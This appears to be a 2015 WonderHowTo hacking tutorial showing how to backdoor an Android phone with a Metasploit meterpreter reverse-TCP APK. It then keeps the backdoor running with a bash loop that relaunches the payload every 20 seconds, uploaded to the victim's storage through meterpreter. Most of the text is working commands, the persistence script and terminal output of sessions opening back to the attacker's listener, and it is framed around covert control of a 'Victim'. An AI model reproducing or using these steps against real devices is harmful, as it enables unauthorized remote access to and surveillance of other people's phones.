

HOW TO

Create a Persistent Back Door in Android Using Kali Linux:

BY F.E.A.R. © 09/08/2015 4:25 AM ANDROID

OR rather How to make the Backdoor Persistent:

Hello, my **Cold** and **Merciless** Hackers,
Welcome to my 5th Post,

In this tutorial I am going to show you how to make the backdoor we created in my guide [here](#) a persistent one.

I finally found out a way to do this, as I was/am very poor in bash scripting, I took much time (20hrs approx.) to get the script working and executable, thanks to the raw syntaxes I found out from other sites.

Step 1

Fire Up Kali and Hack an Android System:

Use [this guide](#) to hack an android system on LAN.

I'll be hacking on WAN, using a VM.

- Lets Create a backdoor by typing: **msfpayload android/meterpreter/reverse_tcp LHOST=182.68.42.6 R > /root/abcde.apk**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfpayload android/meterpreter/reverse_tcp LHOST=182.68.42.6 R > /root/abcde.apk  
root@kali:~#
```

- Now, lets set-up a Listener:
- **msfconsole**
- **use exploit/multi/handler**
- **set payload android/meterpreter/reverse_tcp**
- **set LHOST 192.168.0.4**
- **exploit**

```

=[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- ==[ 1347 exploits - 743 auxiliary - 217 post ]
+ -- ==[ 340 payloads - 35 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.4:4444
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 120.59.251.49
[*] Meterpreter session 1 opened (192.168.0.4:4444 -> 120.59.251.49:53495) at 2015-02-25 01:12:13 -0500
meterpreter >

```

Step 2

Create a Persistent Script:

Here.. Copy these commands in a notepad to create a script, and save it as anything.sh **(The file extension .sh is important!)**

```


-----
#!/bin/bash
while true
do am start --user 0 -a android.intent.action.MAIN -n com.metasploit.stage/.MainActivity
sleep 20
done
-----

```

(Don't copy these lines "-----" also, there are no line breaks in the **3rd and the 4th line**, they are a **single line**)

(The first line **#!/bin/bash** is also important as it recognizes the script as a bash shell script)

(You can set the sleep to any amount of seconds you want the script to sleep)



```

File Edit Search Options Help
#!/bin/bash
while true
do am start --user 0 -a android.intent.action.MAIN -n com.metasploit.stage/.MainActivity
sleep 20
done

```

Move/Copy this to the **Home/Root folder of KALI**.

Updated Script v3 (Compatible with any android version)

CRITICAL: DO NOT COPY/PASTE THE SCRIPT DIRECTLY, OR IT (may) WON'T WORK /!

..I guess, you will have to write it on your own.. (Don't ask me why..)

Code:

```

-----
#!/bin/bash
while :
do am start --user 0 -a android.intent.action.MAIN -n com.metasploit.stage/.MainActivity
sleep 20
done
-----

```

There is a 'space' between 'while' and ':'

NO Multiple spaces in the script.

NO Line Break between 3rd and 4th line. (So a total of 5 lines)

Step 3

Upload It to the Hacked Android System:

You need to upload the shell script to etc/init.d/ so that it is persistent even after **Reboot!**

To do this, navigate to the directory using the following commands:

- `cd /`

Now you should be in the **ROOT** directory, you can check by typing:

- `ls`

```
meterpreter > cd /
meterpreter > ls

Listing: /
=====

Mode                Size      Type    Last modified          Name
-----
40444/r--r--r--    0         dir     1970-05-12 21:27:31 -0400 acct
40000/-----      4096     dir     2015-04-08 06:23:11 -0400 cache
100000/-----  217760     fil     1969-12-31 19:00:00 -0500 charger
40000/-----    0         dir     1970-05-12 21:27:31 -0400 config
40444/r--r--r--    0         dir     1969-12-31 19:00:00 -0500 d
40000/-----      4096     dir     2015-04-08 03:23:11 -0400 data
100444/r--r--r--  132       fil     1969-12-31 19:00:00 -0500 default.prop
40444/r--r--r--   5540     dir     1970-05-12 21:27:32 -0400 dev
40444/r--r--r--    4096     dir     1970-03-20 18:32:42 -0500 etc
100444/r--r--r-- 11757     fil     1969-12-31 19:00:00 -0500 file_contexts
```

Now type:

- `cd etc`

Check again by typing:

- `ls`

```
meterpreter > cd etc
meterpreter > ls

Listing: /system/etc
=====

Mode                Size      Type    Last modified          Name
-----
100444/r--r--r--  16117     fil     1970-03-20 18:32:24 -0500 CHANGELOG-CM.txt
100444/r--r--r--  164587    fil     1970-03-20 18:32:42 -0500 CHANGES.txt
100444/r--r--r--  238954    fil     1970-03-20 18:32:41 -0500 NOTICE.html.gz
40444/r--r--r--    4096     dir     1970-01-01 01:26:04 -0500 acbdbdata
100444/r--r--r--  257630    fil     1970-03-20 18:32:31 -0500 apns-conf.xml
100444/r--r--r--   5491     fil     2008-08-01 08:00:00 -0400 audio_effects.conf
100444/r--r--r--   3314     fil     1970-03-20 18:32:29 -0500 audio_platform_info.xml
100444/r--r--r--   5805     fil     1970-03-20 18:32:27 -0500 audio_policy.conf
```

Again change directory:

- `cd init.d`
- `ls`

```
meterpreter > cd init.d
meterpreter > ls

Listing: /system/etc/init.d
=====

Mode                Size      Type    Last modified          Name
-----
100444/r--r--r--   352     fil     2008-08-01 08:00:00 -0400 00banner
100444/r--r--r--   416     fil     2008-08-01 08:00:00 -0400 90userinit

meterpreter >
```

Here we are...

Time to Upload the Shell Script:

Do this by typing:

- **upload anything.sh**

```
meterpreter > cd init.d
meterpreter > ls

Listing: /system/etc/init.d
=====
Mode                Size      Type    Last modified          Name
-----
100444/r--r--r--    352     fil    2008-08-01 08:00:00    -0400 00banner
100444/r--r--r--    416     fil    2008-08-01 08:00:00    -0400 90userinit

meterpreter > upload anything.sh
[*] uploading : anything.sh -> anything.sh
[-] core_channel_open: Operation failed: 1
meterpreter > upload anything.sh
[*] uploading : anything.sh -> anything.sh
[-] core_channel_open: Operation failed: 1
meterpreter > upload anything.sh
[*] uploading : anything.sh -> anything.sh
[-] core_channel_open: Operation failed: 1
meterpreter >
```

What the? No! We need **Root Access** to complete this command! Darn!

Never-Mind:

- > Lets just make the application (i.e. Main Activity) persistent **until Reboot**
- > However, it will not be persistent after the android system on the Victim goes for a Reboot.
- > To do this upload the script anywhere in the sdcard:

- **cd /**
- **cd /sdcard/Download**
- **ls**
- **upload anything.sh**

```
meterpreter > cd /
meterpreter > cd /sdcard/Download
meterpreter > ls

Listing: /storage/emulated/legacy/Download
=====
Mode                Size      Type    Last modified          Name
-----
40666/rw-rw-rw-    4096     dir    2015-04-08 10:02:47    -0400 Other..

meterpreter > upload anything.sh
[*] uploading : anything.sh -> anything.sh
[*] uploaded  : anything.sh -> anything.sh
meterpreter > ls

Listing: /storage/emulated/legacy/Download
=====
Mode                Size      Type    Last modified          Name
-----
40666/rw-rw-rw-    4096     dir    2015-04-08 10:02:47    -0400 Other..
100666/rw-rw-rw-    127      fil    2015-04-08 10:04:29    -0400 anything.sh

meterpreter >
```

Done! Uploaded!

Step 4

Execute the Script:

Now, all we have to do is execute the script once, and then everything will be done by the script automatically.
Drop into the **system's shell** by typing:

- **shell**

Now, navigate to the location of the script:

- `cd /`
- `cd /sdcard/Download`
- `ls`

Now its time for **EXECUTION**. Type:

- `sh anything.sh`

```
meterpreter > shell
Process 1 created.
Channel 1 created.
cd /
cd /sdcard/Download
ls
ls
Other..
anything.sh
sh anything.sh
Starting: Intent { act=android.intent.action.MAIN pkg=sleep cmp=com.metasploit.s
stage/.MainActivity }
Starting: Intent { act=android.intent.action.MAIN pkg=sleep cmp=com.metasploit.s
stage/.MainActivity }
Starting: Intent { act=android.intent.action.MAIN pkg=sleep cmp=com.metasploit.s
stage/.MainActivity }
^C
Terminate channel 1? [y/N] y
meterpreter >
```

The script has been **Activated**! All you have to do is press ctrl+C to terminate the shell (Don't worry the script is still running)

Reboot to eliminate the script or use Task Killer

Step 5

Testing...

You can test it by exiting from meterpreter and again setting up a Listener.

You should get a meterpreter prompt automatically!

PROOF:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.4:4444
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 192.168.0.5
[*] Meterpreter session 8 opened (192.168.0.4:4444 -> 192.168.0.5:42077) at 2015
-04-08 10:25:13 -0400
[*] Sending stage (43586 bytes) to 192.168.0.5
[*] Meterpreter session 9 opened (192.168.0.4:4444 -> 192.168.0.5:37796) at 2015
-04-08 10:25:13 -0400
[*] Sending stage (43586 bytes) to 192.168.0.5
meterpreter >
```

Wow! It happened so Fast that **3 sessions** got opened one after another.

(I know that the above picture shows that I am hacking on LAN instead of WAN as my Public IP is dynamic and my router had some technical problems, so it kept rebooting itself, so I showed t on LAN, **BUT** no worries I have tested it on WAN, works Fine)

The END:

Yes! Finally a persistent backdoor has been created successfully for Android systems.

Things to Remember:

- The persistence of the backdoor will only remain until a reboot of the android system.
- If you are hacking on WAN and you have a dynamic Public IP, then, the persistence will only remain until your router reboots/your IP changes.
- **Remember to reboot the android to eliminate the running script, if you are testing on you own Android System.**
- If the Victim's Android system is Rooted and your Public IP is Static, then:

1)The Persistence will remain forever on WAN!

2)The Persistence will remain forever on LAN Obviously

Good-Bye Hackers!

Keep Coming For More!

I'll be waiting for Your Likes and Comments,

Thank You,

F.E.A.R.

[WonderHowTo.com](#)

[About Us](#)

[Privacy Policy](#)

[Terms of Use](#)